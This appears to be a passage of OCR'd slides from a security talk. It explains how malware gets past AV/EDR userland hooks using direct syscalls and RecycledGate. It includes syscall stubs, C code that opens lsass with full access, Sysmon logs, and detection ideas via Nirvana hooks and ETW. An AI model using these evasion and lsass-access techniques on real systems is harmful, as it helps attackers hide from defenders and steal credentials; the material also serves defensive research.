
```
NtAllocateVirtualMemory7SP1 proc
        mov r10, rcx
        mov eax, 15h
        syscall
        ret
NtAllocateVirtualMemory7SP1 endp

NtFreeVirtualMemory7SP1 proc
        mov r10, rcx
        mov eax, 1Bh
        syscall
        ret
NtFreeVirtualMemory7SP1 endp
```



Userland Hooks – Direct Syscalls


- Bypasses Userland Hooks
- Obvious problem
  - All Syscalls should go through Ntdll
  - Any other module conducting Syscalls is suspicious

Direct Syscalls – Sysmon



```
Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime: 2022-06-29 10:47:33.308
SourceProcessGUID: {095d1a72-2dc5-62bc-3a73-000000000c00}
SourceProcessId: 14024
SourceThreadId: 6032
SourceImage: C:\Users\user\Desktop\ShellCodeRunner\x64\Release\ShellCodeRunner.exe
TargetProcessGUID: {095d1a72-2c9e-62bc-1873-000000000c00}
TargetProcessId: 5608
TargetImage: C:\Windows\system32\notepad.exe
GrantedAccess: 0x1FFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d204|C:\Windows\System32\KERNELBASE.dll+2c13e|UNKNOWN(00000207CB191240)
SourceUser: DESKTOP-4L7HG9R\user
TargetUser: DESKTOP-4L7HG9R\user
```

Usage of Winapi



```
Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime: 2022-06-29 10:46:38.744
SourceProcessGUID: {095d1a72-2d8e-62bc-3973-000000000c00}
SourceProcessId: 13840
SourceThreadId: 6516
SourceImage: C:\Windows\system32\rundll32.exe
TargetProcessGUID: {095d1a72-8dbc-628c-0c00-000000000c00}
TargetProcessId: 748
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1FFFFF
CallTrace: C:\Users\user\Desktop\Dumpert-master\Dumpert-DLL\x64\Release\Outflank-Dumpert-DLL.dll+19e2|C:\Users\user\Desktop\Dumpert-master\Dumpert-DLL\x64\Release\Outflank-D
\Windows\SYSTEM32\ntdll.dll+6bf7a|C:\Windows\SYSTEM32\ntdll.dll+3d937|C:\Windows\SYSTEM32\ntdll.dll+1fbae|C:\Windows\SYSTEM32\ntdll.dll+173e4|C:\Windows\SYSTEM32\ntdll.dll+
SourceUser: DESKTOP-4L7HG9R\user
TargetUser: NT AUTHORITY\SYSTEM
```

Usage of direct Syscalls (Dumpert by @OutflankNL)

Fingerprinting Direct Syscalls


- Sometimes it can be done via Sysmon
- But there are way more Syscalls than NtOpenProcess
  - Cannot be observed via Kernel Callback!
- Additional frameworks might help

Direct Syscalls – Hooking Nirvana

- Nirvana is an instrumentation engine used by Microsoft
  - Present since Vista
  - https://www.usenix.org/legacy/events/vee06/full_papers/p154-bhansali.pdf
- Can be used to monitor and control user mode processes without recompiling target
  - NtSetInformationProcess()
- Allows defining callbacks for Systemcalls upon return from kernelmode

Direct Syscalls – Hooking Nirvana

- Can be used to verify that each Systemcall returns to Ntdll
- Sample implementation by @winternl



```
int wmain(int argc, wchar_t* argv[]) {

    LoadLibraryA("syscall-detect.dll");

    wprintf(L" ________          __    _____.__
    wprintf(L" \\_____  \\  __ ___/  |__/ ____\\
    wprintf(L"  /   |   \\|  |  \\   __\\   __\\
    wprintf(L" /    |    \\  |  /|  |  |  |  |
    wprintf(L" \\_______  /____/ |__|  |__|  |__
    wprintf(L"         \\/
    wprintf(L"
    wprintf(L"                                   By

    LPCWSTR lpwProcName = L"lsass.exe";

    if (sizeof(LPVOID) != 8) {
        wprintf(L"[!] Sorry, this tool only work
        exit(1);
    }

    if (!IsElevated()) {
        wprintf(L"[!] You need elevated privileg
        exit(1);
    }
```


```
PS C:\Users\user\Desktop\ShellCodeRunner\Release> C:\Users\user\Desktop\Dumpert-master\Dumpert\x64\Release\Outflank-Dumpert.exe
[SYSCALL-DETECT] Console logging started...
[SYSCALL-DETECT] ntdll BaseAddress: 0x2245459968
[SYSCALL-DETECT] win32u BaseAddress: 0x0
 ________          __    _____.__                 __
 \_____  \  __ ___/  |__/ ____\  |   _____    ____ |  | __
  /   |   \|  |  \   __\   __\|  |   \__  \  /    \|  |/ /
 /    |    \  |  /|  |  |  |  |  |__/ __ \|   |  \    <
 \_______  /____/ |__|  |__|  |____(____  /___|  /__|_ \
         \/                              \/     \/     \/
                                 Dumpert
                             By Cneeliz @Outflank 2019

[1] Checking OS version details:
        [+] Operating System is Windows 10 or Server 2016, build number 19044
        [+] Mapping version specific System calls.
[2] Checking Process details:
[SYSCALL-DETECT] Kernel returns to unverified module, preventing further execution!
PS C:\Users\user\Desktop\ShellCodeRunner\Release> 
```

- https://winternl.com/detecting-manual-syscalls-from-user-mode/

- Can potentially be used by EDR/AV to identify direct Syscalls
- Performance overhead might be a problem though

Userland Hooks - RecycledGate

- Need to make sure that Syscalls still go through Ntdll.dll
- AV does not hook every Syscall
  - Only those it is interested in
- Some Syscall stubs are not hooked




```
00007FFA85E0D030    4C:8BD1               mov r10,rcx
00007FFA85E0D033    B8 18000000           mov eax,18
00007FFA85E0D038    F60425 0803FE7F 01    test byte ptr ds:[7FFE0308],1
00007FFA85E0D040  v 75 03                 jne ntdll.7FFA85E0D045
00007FFA85E0D042    0F05                  syscall
00007FFA85E0D044    C3                    ret
00007FFA85E0D045    CD 2E                 int 2E
00007FFA85E0D047    C3                    ret
```

- All stubs do the same, but with a different Syscall number

```
Mov eax, [SysNr];
syscall ;
ret;
```


Userland Hooks - RecycledGate

- Idea:
  - Resolve Syscall number using Halosgate
    - Technique by @SEKTOR7net
  - Initialize Syscall manually
  - Reuse existing syscall;ret instructions of clean syscall stub




```
00007FFA85E0D030   4C:8BD1              mov r10,rcx
00007FFA85E0D033   B8 18000000          mov eax,18
00007FFA85E0D038   F60425 0803FE7F 01   test byte ptr ds:[7FFE0308],1
00007FFA85E0D040   75 03                jne ntdll.7FFA85E0D045
00007FFA85E0D042   0F05                 syscall
00007FFA85E0D044   C3                   ret
00007FFA85E0D045   CD 2E                int 2E
00007FFA85E0D047   C3                   ret
```

Jump here


Malware
SetupRegisters()
Reuse Stub()
Ntdll.dll
Clean Stub
Hooked Stub
Syscall;
ret;
mov r10, rcx
mov eax, [sysNr]
hook()
AV.dll
Kernel

Userland Hooks - RecycledGate


- Bypassing userland hooks but still going through Ntdll



```c
int
main(int argc, char** argv) {

    LoadLibraryA("syscall-detect.dll");

    DWORD dwSuccess = FAIL, dwRead = 0;
    NTSTATUS ntStatus = 0;

    Syscall sysNtOpenProcess = { 0x00 };
    HANDLE hProcess = NULL;

    CLIENT_ID clientId = { 0x00 };
    OBJECT_ATTRIBUTES attrProcess = { 0x00 };

    dwSuccess = getSyscall(0x1141831c, &sysNtOpenProcess);
    if (dwSuccess == FAIL)
        goto exit;

    InitializeObjectAttributes(&attrProcess, NULL, 0, NULL, NULL);
    clientId.UniqueProcess = (HANDLE)748;

    PrepareSyscall(sysNtOpenProcess.dwSyscallNr, sysNtOpenProcess.pRecycledGate);
    ntStatus = DoSyscall(&hProcess, PROCESS_ALL_ACCESS, &attrProcess, &clientId);

    if (!NT_SUCCESS(ntStatus)) {
        printf("[-] Failed to get a handle to lsass\n");
        goto exit;
    }

    printf("[+] Got a handle to lsass\n");
```

Administrator: Windows Power
Administrator: Windows Power
Administrator: Windows Powe

```
PS C:\Users\user\Desktop\RecycledGate-main(2)\RecycledGate-main\Sample\x64\Release> .\Sample.exe
[SYSCALL-DETECT] Console logging started...
[SYSCALL-DETECT] ntdll BaseAddress: 0x2245459968
[SYSCALL-DETECT] win32u BaseAddress: 0x0
[+] Got a handle to lsass
PS C:\Users\user\Desktop\RecycledGate-main(2)\RecycledGate-main\Sample\x64\Release> |
```



```
Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime: 2022-06-29 12:03:32.478
SourceProcessGUID: {095d1a72-3f94-62bc-5275-000000000c00}
SourceProcessId: 18124
SourceThreadId: 9420
SourceImage: C:\Users\user\Desktop\RecycledGate-main(2)\RecycledGate-main\Sample\x64\Release\sample.exe
TargetProcessGUID: {095d1a72-8dbc-628c-0c00-000000000c00}
TargetProcessId: 748
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1FFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d204|C:\Users\user\Desktop\RecycledGate-main(2)\RecycledGate-main\Sample\x64\Release\sample.exe+1434|
SourceUser: DESKTOP-4L7HG9R\user
TargetUser: NT AUTHORITY\SYSTEM
```

- Released an implementation: RecycledGate:
  - https://github.com/thefLink/RecycledGate

Userland Hooks - RecycledGate

- There are still IOCs though:
  - 1. Usually Syscalls go through Kernelbase.dll -> ntdll.dll
  - 2. Syscalls return to Ntdll.dll but not to the correct stub associated with executed Syscall :-)

- Recap:
  - Userland hooks are still a thing in 2022
    - Many AV/EDR still rely heavily on them
    - Why?
      - Monitoring from kernel can cause stability issues for security vendors
      - Missing telemetry, userlandhooks are more a patch
  - Userland hooks can efficiently and stealthily be bypassed

Userland hooks

- We are now able to conduct memory operations on remote processes
- Able to inject payload and execute it
  - Can use NtMapViewOfSection, NtQueueApcThread and so on
- Really?

ETW and Kernel Callbacks

- Some facts to keep in mind
- Some Syscalls trigger a kernel callback (NtOpenProcess/CreateRemoteThread)
- Other can be observed by ETW
- Microsoft-Windows-Threat-Intelligence (EtwTI)
  - AV/EDR have begun subscribing to this provider
  - Delivers events for: APCs, Suspend/Resume Thread / Allocation of abnormal memory pages
  - Provider sits in Kernel

ETW and Process Injection


- EtwTI provides enough telemetry to observe typical process injection techniques
- DeviceEvents ActionTypes:
  - NtMapViewOfSectionRemoteApiCall
  - NtAllocateVirtualMemoryRemoteApiCall
  - …
- Problem: Many False Positives
- What matters:
  - Which process injects where?
  - What is being injected?
- Next problem? Static Signatures

Evading Static Signatures

